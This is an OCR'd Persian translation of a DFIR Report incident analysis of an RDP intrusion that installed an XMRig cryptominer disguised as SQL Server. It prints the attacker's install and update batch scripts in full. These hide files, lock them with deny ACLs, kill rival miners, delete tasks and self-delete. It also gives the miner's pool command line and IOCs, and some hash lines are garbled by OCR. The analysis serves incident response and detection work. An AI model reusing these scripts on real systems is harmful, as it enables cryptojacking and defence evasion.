

بسم الله الرحمن الرحیم

SQL Server, or the Miner in the Basement

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو

فهرست مطالب

مقدمه

در سال‌های اخیر، سوءاستفاده از سرویس‌های در معرض اینترنت به‌ویژه سرویس‌هایی که به‌درستی Harden نشده‌اند، به یکی از رایج‌ترین نقاط ورود مهاجمان تبدیل شده است. RDP، به‌عنوان یکی از پرکاربردترین سرویس‌های ارتباط از راه دور، بارها هدف حملاتی قرار گرفته که هدف اولیه‌ی آن‌ها نه تخریب فوری، بلکه بهره‌برداری پنهان و بلندمدت از منابع سازمان بوده است. این گزارش نمونه‌ای واقعی از چنین سناریویی را بررسی می‌کند؛ جایی که یک مهاجم با حداقل سر و صدا، زیرساخت را به ابزاری برای استخراج رمزارز تبدیل کرده است.

گزارش "SQL Server or the Miner in the Basement" که توسط The DFIR Report منتشر شده، روایتی مرحله‌به‌مرحله از یک رخداد پاسخ‌گویی به حادثه (Incident Response) است که در آن، دسترسی اولیه از طریق سرویس RDP روی آن باز بوده، به‌دست آمده و سپس زنجیره‌ای از فعالیت‌ها شامل اجرای دستورات سیستم‌عامل، استقرار بدافزار استخراج رمزارز و تلاش برای ماندگاری (Persistence) در محیط انجام شده است. نکته‌ی قابل‌توجه این حادثه، سادگی تکنیک‌ها در کنار اثربخشی بالای آن‌هاست؛ موضوعی که نشان می‌دهد مهاجمان لزوماً به ابزارهای پیچیده نیاز ندارند.

اهمیت این گزارش تنها در شناسایی یک ماینر مخفی خلاصه نمی‌شود، بلکه در نحوه‌ی کشف، تحلیل شواهد، و بازسازی زنجیره‌ی حمله است. از لاگ‌های و رویدادهای ویندوز گرفته تا رفتارهای غیرعادی پردازشی، این گزارش دید مناسبی به تیم‌های SOC، DFIR و Detection Engineering می‌دهد تا بتوانند نشانه‌های مشابه را در محیط‌های خود شناسایی کنند. ترجمه‌ی این گزارش با هدف انتقال همین بینش‌ها انجام شده است؛ بینش‌هایی که می‌توانند مستقیماً به بهبود کشف، پاسخ‌گویی و حتی پیشگیری از حملات مشابه کمک کنند.

توضیحات اولیه

یک مهاجم از طریق RDP وارد سیستم شد و برنامه استخراج ارز دیجیتال به نام XMRig را نصب کرد. او برای اینکه این برنامه بعد از هر بار روشن شدن سیستم دوباره اجرا شود، از چند روش مختلف ماندگاری (Persistence) استفاده کرد.

property	value
md5	B297A417450A6695B1509692A8A5B0C8
sha1	0CED3D1C0445992606B28AA3EB4DCA3933107042
sha256	A444994443E65F54210C5DF8CC50798C940F4F41FB26FC22E4A1578532E24AE3
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
CompanyName	SQL Server Windows NT - 64 Bit
FileDescription	SQL Server Windows NT - 64 Bit
FileVersion	2.7.8.2
LegalCopyright	Copyright (C) 2017-2018
OriginalFilename	SQLSERVR.EXE
ProductName	SQLSERVR.EXE
ProductVersion	2.7.8.2

همچنین با استفاده از دستورهای icacls و attrib دسترسی به بعضی پوشه‌ها و فایل‌ها را محدود کرد تا شناسایی و پاک کردن بدافزار سخت‌تر شود.

وقتی قیمت بیت‌کوین حدود ۲۰ هزار دلار بود، نصب بدافزارهای استخراج ارز دیجیتال خیلی رایج شده بود. اما حالا که قیمت بیت‌کوین و بیشتر ارزهای دیجیتال به کمتر از نصف اوجشان رسیده، شاید فکر کنید این نوع حملات دیگر کمتر شده‌اند.

این روزها بیشتر خبرها درباره باج‌افزارهای بزرگ و هدفمند است. اما با این حال نباید فراموش کنیم که ماینرهای مخرب (cryptominers) هنوز هم وجود دارند و فعال هستند.

دسترسی اولیه (Initial Access)


ورود اولیه به سیستم از طریق RDP و با استفاده از دو آدرس IP مختلف انجام شد:

95.156.252.94

185.155.96.83

آثار یا شواهد باقی‌مانده از حمله (artifacts)

sqlsupdater.exe



conhost.exe

آیا تا به حال درباره Non-Sucking Service Manager (NSSM) شنیده‌اید؟

NSSM یک ابزار کمکی برای سرویس‌هاست که «بد نیست» (برخلاف بعضی ابزارهای دیگر).

برنامه srvany و سایر ابزارهای کمکی سرویس بد هستند، چون نمی‌توانند از کار افتادن برنامه‌ای که به‌عنوان سرویس اجرا می‌شود را مدیریت کنند.

اگر از چنین برنامه‌ای استفاده کنید، ممکن است سرویسی را در حالت «Started» (در حال اجرا) ببینید، در حالی که در واقع برنامه اصلی از کار افتاده است.

NSSM سرویس در حال اجرا را مانیتور می‌کند و اگر متوقف شود، آن را دوباره راه‌اندازی می‌کند.

با NSSM اگر یک سرویس نشان دهد که در حال اجراست، واقعاً هم در حال اجراست.

ما فکر می‌کنیم از NSSM برای مدیریت پردازش sqlserver.exe استفاده شده که شامل ماینر است.

install.bat

این اسکریپت همان کاری را انجام می‌دهد که از نامش مشخص است و برای استقرار payload مهاجم استفاده می‌شود.

برخی از اقدامات قابل توجه در این اسکریپت شامل موارد زیر است:

- مخفی کردن فایل‌ها در مسیر C:\Windows\Fonts\
- سپس استفاده از DACL ها از طریق اسکریپت‌های icacls برای حذف دسترسی به ماینر
- علاوه بر این، مانند بسیاری از ماینرهای مرحله پایانی، آن‌ها تلاش می‌کنند رقبا (ماینرهای دیگر) که ممکن است روی سیستمی که آلوده کرده‌اند در حال اجرا باشند را از بین ببرند.

(در این اسکریپت‌ها چندین غلط املایی وجود دارد، اما در نهایت هدف کلی خود را انجام می‌دهند.)

install.bat - Notepad


File Edit Format View Help

```
@echo off
net stop sqlbrowsers
net stop TrustedDriver
net stop DeviceInstaller
net stop localSystem
echo,Y|icacls c:\windows\fonts\*.exe /T /Q /C /RESET
echo,Y|icacls c:\windows\fonts\*.bat /T /Q /C /RESET
SET sqlbrowserspath=%windir%\fonts
%sqlbrowserspath%\conhost remove sqlbrowsers confirm
%sqlbrowserspath%\conhost install sqlbrowsers "%sqlbrowserspath%\sqlserver.exe"
%sqlbrowserspath%\conhost set sqlbrowsers AppParameters "-a cn/r -o domain004.gleeze.com:443 -k -o test1000.ooguy.com:8080 -k
%sqlbrowserspath%\conhost set sqlbrowsers Description "SQL Server Browser"
%sqlbrowserspath%\conhost set sqlbrowsers DisplayName "MSSQLSERVER"
%sqlbrowserspath%\conhost set sqlbrowsers Start SERVICE_DELAYED_AUTO_START
%sqlbrowserspath%\conhost start sqlbrowsers
echo,Y|cacls c:\windows\fonts\conhost.exe /G everyone:r
echo,Y|cacls c:\windows\fonts\sqlserver.exe /G everyone:r
net stop MicrosotMais
sc stop MicrosotMais
wmic porcess where ExecutablePath='c:\\windows\\Fonts\\svchost.exe' delete
wmic porcess where ExecutablePath='c:\\Windows\\Fonts\\d1lhots.exe' delete
del /q /f "c:\windows\Fonts\svchost.exe"
del /q /f "c:\Windows\Fonts\d1lhots.exe"
echo "aka" > "c:\windows\Fonts\svchost.exe"
echo "aka" > "c:\Windows\Fonts\d1lhots.exe"
attrib +s +h "c:\windows\Fonts\svchost.exe"
attrib +s +h "c:\Windows\Fonts\d1lhots.exe"
echo,Y|icacls "c:\windows\Fonts\svchost.exe" /deny *S-1-1-0:F
echo,Y|icacls "c:\Windows\Fonts\d1lhots.exe" /deny *S-1-1-0:F
taskkill /f /im wscript.exe
taskkill /f /im rigx*
taskkill /f /im DWP.exe&taskkill /f /im WSH.exe&taskkill /f /im Identifier.exe&taskkill /f /im scht*
taskkill /f /im xmr.exe
taskkill /f /im HPSS.exe
taskkill /f /im DWP.exe
taskkill /f /im DWP.exe
taskkill /f /im WSH.exe
taskkill /f /im Identifier.exe
taskkill /f /im SSH.exe
taskkill /f /im DIFF.exe
taskkill /f /im xmr.exe
taskkill /f /im xmr*
taskkill /f /im microsoft.exe
```

sqlserver.exe

این فایل همان باینری ماینر ارز دیجیتال Monero است که با نام XMRig شناخته می‌شود.

در ادامه چند رشته (strings) استخراج‌شده از داخل این باینری آمده است.




می‌توانید از رشته‌های (strings) زیر ببینید که این فایل به احتمال زیاد نسخه ۵.۱.۰ از XMRig است.

```
XMRig 5.1.0
 built on Dec  1 2019 with MSVC
libuv/%s
cpu
hwloc/%s
method
topology.xml
--version
status
127.0.0.1
status
asm
restricted
access-token
[%s] send failed: "send buffer overflow: %zu > %zu"
cn1
[%s] DNS error: "%s"
your IP is banned
height
Unauthenticated
IP Address currently banned
```

این باینری تلاش می‌کند خودش را شبیه sqlserver نسخه ۲.۷.۸.۲ نشان دهد، در حالی که چنین نسخه‌ای از SQL واقعاً وجود ندارد.

property	value
md5	B297A417450A6695B1509692A8A5B0C8
sha1	0CED3D1C0445992606B28AA3EB4DCA3933107042
sha256	A444994443E65F54210C5DF8CC50798C940F4F41FB26FC22E4A1578532E24AE3
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
CompanyName	SQL Server Windows NT - 64 Bit
FileDescription	SQL Server Windows NT - 64 Bit
FileVersion	2.7.8.2
LegalCopyright	Copyright (C) 2017-2018
OriginalFilename	SQLSERVR.EXE
ProductName	SQLSERVR.EXE
ProductVersion	2.7.8.2

sqlsupdater.sfx.exe



فایل sqlsupdater.sfx.exe شامل دو فایل بالا بوده و به نظر می‌رسد که Neshta را در بر دارد؛ بدافزاری که معمولاً برای ایجاد ماندگاری (persistence) استفاده می‌شود.

در ادامه چند رشته (string) جالب استخراج‌شده از این باینری آمده است.

```
Delphi-the best. Fuck off all the rest. Neshta 1.0 Made in Belarus.
 :)
 -
...
 -
! Best regards 2 Tommy Salo. [Nov-2005] yours [Dziadulja Apanas]
```

Neshta برای ایجاد ماندگاری (Persistence) خودش را با استفاده از روش زیر در رجیستری نصب می‌کند:

کلید رجیستری:

HKLM\SOFTWARE\Classes\exefile\shell\open\command

مقدار (Value):

%1" "SystemRoot%\svchost.com"%

update.bat

فایل update.bat برای اجرای یک به‌روزرسانی استفاده می‌شود.

این اسکریپت کارهای زیر را انجام می‌دهد:

- اگر Task زمان‌بندی‌شده‌ای (Scheduled Task) وجود داشته باشد، آن را حذف می‌کند.
- فایل‌های باینری قدیمی را پاک می‌کند.
- پوشه‌های جدید ایجاد می‌کند.
- مجوزهای دسترسی (Permissions) را روی فایل‌های جدید تنظیم می‌کند.
- سپس فایل sqlsupdater.exe را اجرا می‌کند.

```
SCHTASKS /Delete /TN SERVERQR /F&SCHTASKS /create /tn SERVERQR /sc DAILY /mo 365 /tr "cmd /c echo,Y|cacls c:\windows\fonts\*.exe /G everyone:f"
SCHTASKS /Delete /TN SERVRQR /F&SCHTASKS /create /tn SERVRQR /sc DAILY /mo 365 /tr "cmd /c echo,Y|cacls c:\windows\fonts\*.bat /G everyone:f"
echo,Y|cacls c:\windows\fonts\conhost.exe /G everyone:f
echo,Y|cacls c:\windows\fonts\sqlserver.exe /G everyone:f
echo,Y|icacls c:\windows\fonts\*.exe /T /Q /C /RESET
wmic process where ExecutablePath='C:\\WINDOWS\\system\\services.exe' delete
wmic process where ExecutablePath='C:\\Windows\\system\\SyncHost.exe' delete
wmic process where ExecutablePath='C:\\Windows\\system\\wuauclt.exe' delete
del /q /f C:\WINDOWS\system\services.exe
del /q /f C:\Windows\system\SyncHost.exe
del /q /f C:\WINDOWS\system\wuauclt.exe
rmdir /s /q C:\Windows\system
mkdir "C:\WINDOWS\system\services.exe"
mkdir "C:\WINDOWS\system\SyncHost.exe"
mkdir "C:\WINDOWS\system\wuauclt.exe"
mkdir \\.\"C:\WINDOWS\system\services.exe\con"
mkdir \\.\"C:\WINDOWS\system\SyncHost.exe\con"
mkdir \\.\"C:\WINDOWS\system\wuauclt.exe\con"
echo,Y|icacls "C:\WINDOWS\system\services.exe" /deny *S-1-1-0:R
echo,Y|icacls "C:\WINDOWS\system\SyncHost.exe" /deny *S-1-1-0:R
echo,Y|icacls "C:\WINDOWS\system\wuauclt.exe" /deny *S-1-1-0:R
net stop MicrosotMais
sc stop MicrosotMais
wmic porcess where ExecutablePath='C:\\windows\\Fonts\\svchost.exe' delete
wmic porcess where ExecutablePath='C:\\Windows\\Fonts\\d1lhots.exe' delete
del /q /f "c:\windows\Fonts\svchost.exe"
del /q /f "c:\Windows\Fonts\d1lhots.exe"
echo "aka" > "c:\windows\Fonts\svchost.exe"
echo "aka" > "c:\Windows\Fonts\d1lhots.exe"
attrib +s +h "c:\windows\Fonts\svchost.exe"
attrib +s +h "c:\Windows\Fonts\d1lhots.exe"
echo,Y|icacls "c:\windows\Fonts\svchost.exe" /deny *S-1-1-0:F
echo,Y|icacls "c:\Windows\Fonts\d1lhots.exe" /deny *S-1-1-0:F
del /a %windir%\fonts\conhost.exe
del /a %windir%\fonts\sqlserver.exe
taskkill /f /im sqlservr.exe
start %windir%\fonts\sqlsupdater.exe
del /q /a %WINDIR%\fonts\*.exe
del /q /a %WINDIR%\fonts\*.bat
del /q /a %WINDIR%\fonts\*.cmd
del %0
```

سایر استخرهای استخراج (pools) که در استخراج ارز دیجیتال استفاده می‌شوند، به فایل hosts اضافه شده و به localhost هدایت می‌شوند.

این کار احتمالاً برای این است که سیستم آلوده شده از حملات و ماینرهای رقیب محافظت شود و منابعش فقط در اختیار ماینر فعلی باشد.

```
echo 127.0.0.1 pool.supportxmr.com>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 www.supportxmr.com>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 www.minergate.com>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 pool.minergate.com>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 xmr.pool.minergate.com>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 xmo.pool.minergate.com>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 bcn.pool.minergate.com>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 xmrpool.eu>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 www.xmrpool.eu>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 crypto-pool.info>> %WINDIR%\system32\drivers\etc\hosts
echo 127.0.0.1 my.crypto-pool.info>> %WINDIR%\system32\drivers\etc\hosts
```

دنباله بعدی (Next sequence) چندین Scheduled Task ایجاد می‌کند و پس از اجرا خودش را پاک می‌کند.

```
SCHTASKS /Delete /TN * /F
cmd /c SCHTASKS /create /tn SERVERTIME /sc HOURLY /mo 1 /tr "cmd /c sc config sqlbrowsers start=AUTO&net start sqlbrowsers"  /ru "NT AUTHORITY\SYSTEM"&SCHTASKS /run /tn SERVERTIME
cmd /c SCHTASKS /create /tn SERVRTIME /sc HOURLY /mo 2 /tr "cmd /c taskkill /f /im sqlserver.exe"  /ru "NT AUTHORITY\SYSTEM"&SCHTASKS /run /tn SERVRTIME
cmd /c SCHTASKS /create /tn SERVRService /sc HOURLY /mo 1 /tr "C:\Windows\lsarpc.exe"  /ru "NT AUTHORITY\SYSTEM"&&SCHTASKS /run /tn SERVRService
cmd /c SCHTASKS /create /tn SERVRService2 /sc HOURLY /mo 1 /tr "C:\msinfo.exe"  /ru "NT AUTHORITY\SYSTEM"&&SCHTASKS /run /tn SERVRService2
cmd /c SCHTASKS /create /tn SERVRService3 /sc HOURLY /mo 1 /tr "C:\msvsmon.exe"  /ru "NT AUTHORITY\SYSTEM"&&SCHTASKS /run /tn SERVRService3
cmd /c SCHTASKS /create /tn SERVRService4 /sc HOURLY /mo 1 /tr "C:\rpcapd.exe"  /ru "NT AUTHORITY\SYSTEM"&&SCHTASKS /run /tn SERVRService4
del /q /a %windir%\fonts\sqlsupdater.exe
taskkill /f /im cacls.exe
taskkill /f /im icacls.exe
gpupdate /force
del %0
```

Mining (استخراج ارز)

ماینر در نهایت با استفاده از آرگومان‌های خط فرمان (command-line arguments) اجرا می‌شود که شامل:


- استخرهای استخراج (mining pools) که برای پرداخت استفاده می‌شوند.
- کلید (key) مورد استفاده برای شناسایی کیف پول

```
\"C:\\Windows\\fonts\\sqlserver.exe\" -a cn/r -o domain004.gleeze.com:443 -k -o test1000.ooguy.com:8080 -k -o test1003.accesscam.org:3335 -k -o gamepanel2.theworkpc.com:25 -k -o xmr-eu1.nanopool.org:14444 -u 41gMFgbnmo4iDUJm6CmaQEVcxgBfnLLQ6hG3iMAffJ6QXm8ebcYjPHWQXtoVk33pkcaAtJJxpo7z4QGJwy61xkgm3KVoS3Y -p x -k --donate-level=1
```

تا اینجا، این کیف پول خاص مقدار کمی پرداخت دریافت کرده است:

حدود ۱.۳۲ XMR یا تقریباً ۷۰ دلار آمریکا در زمان انتشار گزارش.

ممکن است مهاجم از چند کلید مختلف در طول کمپین استفاده کند تا ردیابی فعالیت‌هایش سخت‌تر شود یا وجوه توسط استخر به دلیل گزارش سوءاستفاده، مسدود نگردد.



خلاصه (Summary)

استخراج ارز دیجیتال (Cryptomining) هنوز فعال و پررونق است!

استفاده مهاجمین از دستورات icacls و attrib بسیار جالب بود و نمونه‌های خوبی برای نوشتن قوانین تشخیص آسان ارائه می‌دهد.

همچنین برای ما جالب بود که چندین مکانیزم ماندگاری (persistence) استفاده شده بود، از Neshta گرفته تا NSSM و Scheduled Tasks و سرویس‌ها.

اگر در موقعیتی قرار بگیرید که نتوانید فایل‌ها را ببینید یا به آن‌ها دسترسی داشته باشید، آسان‌ترین کار این است که با استفاده از psexec یا ابزار مشابه، دسترسی System بگیرید.

استفاده از چنین مواردی، این امکان را به شما می‌دهد که به تمام فایل‌ها، پوشه‌ها، تسک‌های زمان‌بندی‌شده و... دسترسی پیدا کنید.

ما از کامل بودن این حمله نسبتاً تحت تأثیر قرار گرفتیم.

به نظر می‌رسد این مهاجمین مدتی در این کار بوده‌اند یا ابزارهای خود را می‌خرند.

اگرچه طبق این کیف پول، مهاجمین پول زیادی به دست نیاورده‌اند، اما اگر این کار را در مقیاس بزرگ و یا بدون هزینه انجام دهید، سود قابل توجهی دارد، به ویژه برای اپراتورهایی در کشورهای در حال توسعه.

آدرس‌های IP مبدأ برای ورود از طریق RDP

95.156.252.94

185.155.96.83

هش فایل‌های (.exe)

sqlsupdater.sfx.exe|77600facbd18746636921bab1a3918e0

facbd18746636921bab1a3918e0۷۷۶۰۰

bcb89eade054991169ebf1df6499011610198a5a

cf3509a100b6110da866af3f7c1a514c6c27ca82b1105d0e45a2469f8e87426d

sqlserver.exe|12959e0e561670229c98b4978d7b4738

e0e561670229c98b4978d7b4738۱۲۹۵۹

b70d3e0182b553593cd8ca3c907d68018fd7f1f۵

acb9ba8ddf74e1b4a8da54390605f33b31c7976a49fa135b5ab0613b277196f۱

Mining pool domains:

(دامنه‌های استخر استخراج)

domain004.gleeze.com

test1000.ooguy.com


test1003.accesscam.org

gamepanel2.theworkpc.com

xmr-eu1.nanopool.org

sqlsupdater.exe

sqlsupdater.sfx.exe



Persistence Mechanisms (مکانیزم‌های ماندگاری)

